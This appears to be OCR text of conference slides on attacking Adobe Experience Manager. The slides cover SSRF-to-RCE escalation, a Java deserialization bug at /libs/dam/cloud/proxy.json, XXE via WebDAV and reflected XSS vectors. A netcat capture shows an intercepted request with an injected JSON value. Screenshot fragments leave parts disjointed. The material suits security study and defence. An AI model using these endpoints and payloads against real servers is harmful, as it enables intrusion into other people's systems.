
```
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42733
POST /?method=Company.GetTrackingServer HTTP/1.1
X-WSSE: UsernameToken Username="2"
Content-Length:0

xxx:1", PasswordDigest="fFTQ3U+j5i5mSd6IWXWhTnfhnio=", Nonce="M
TUyNTAuMTMzMjI5NTk0NDE2", Created="2018-06-16T11:35:38Z", appke
y="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="a5z/Eobofr
XsVlW5Zk8R4T8t9h4=", appnonce="MTUyNTAuMTMzMjI5NTk0NDE2"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 16
Content-Type: application/json; charset=UTF-8

{"rsid":"4\",a"}
```

SSRF >>> RCE

- It’s possible to escalate SSRFs in SiteCatalystServlet and AutoProvisioningServlet to **RCE** on Publish server
- Requirements
  - AEM 6.2 before AEM-6.2-SP1-CFP7 fix pack
  - Jetty appserver (default installation)



Applications
Places
Firefox ESR
Thu 05:02
sf_Shared
Start Recording
Mozilla Firefox
http://localhost:4503/.json
AEM Replication | Agents...
CRXDE Lite
localhost:4503/.json
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
{"jcr:primaryType":"rep:root","jcr:mixinTypes":
["rep:RepoAccessControllable","rep:AccessControllable"],"sling:target":"/index.html","sling:resourceType":"sling:redirect"}
File
Edit
View
Search
root@kali:/media/sf_Share
https://www.youtube.com/watch?v=awPJRIR47jo

Old tricks


ExternalJobPostServlet

- Old bug, affects AEM 5.5 – 6.1
- http://aempodcast.com/2016/podcast/aem-podcast-java-deserialization-bug/
- /libs/dam/cloud/proxy.json
- Parameter file accepts Java serialized stream and passes to ObjectInputStream.readObject()

ExternalJobPostServlet



ExternalJobPostServlet



XXE via WebDAV

- Old bug, CVE-2015-1833
- It’s possible to read local files with PROPFIND/PROPPATCH
- https://www.slideshare.net/0ang3el/what-should-a-hacker-know-about-webdav

Check WebDAV support

- Send OPTIONS request
  - Allow header in response contain webdav-related methods
- Navigate to /crx/repository/test
  - **401** HTTP and WWW-Authenticate: Basic realm="Adobe CRX WebDAV"


Reflected XSS

Vectors


- SWF XSSes (kudos to @**fransrosen**)
- WCMDebugFilter XSS – CVE-2016-7882
  - See Philips XSS case @**JonathanBoumanium**
- Many servlets return HTML tags in JSON response
  - SuggestionHandlerServlet (reflect pre parameter)

VideoPlayer.swf

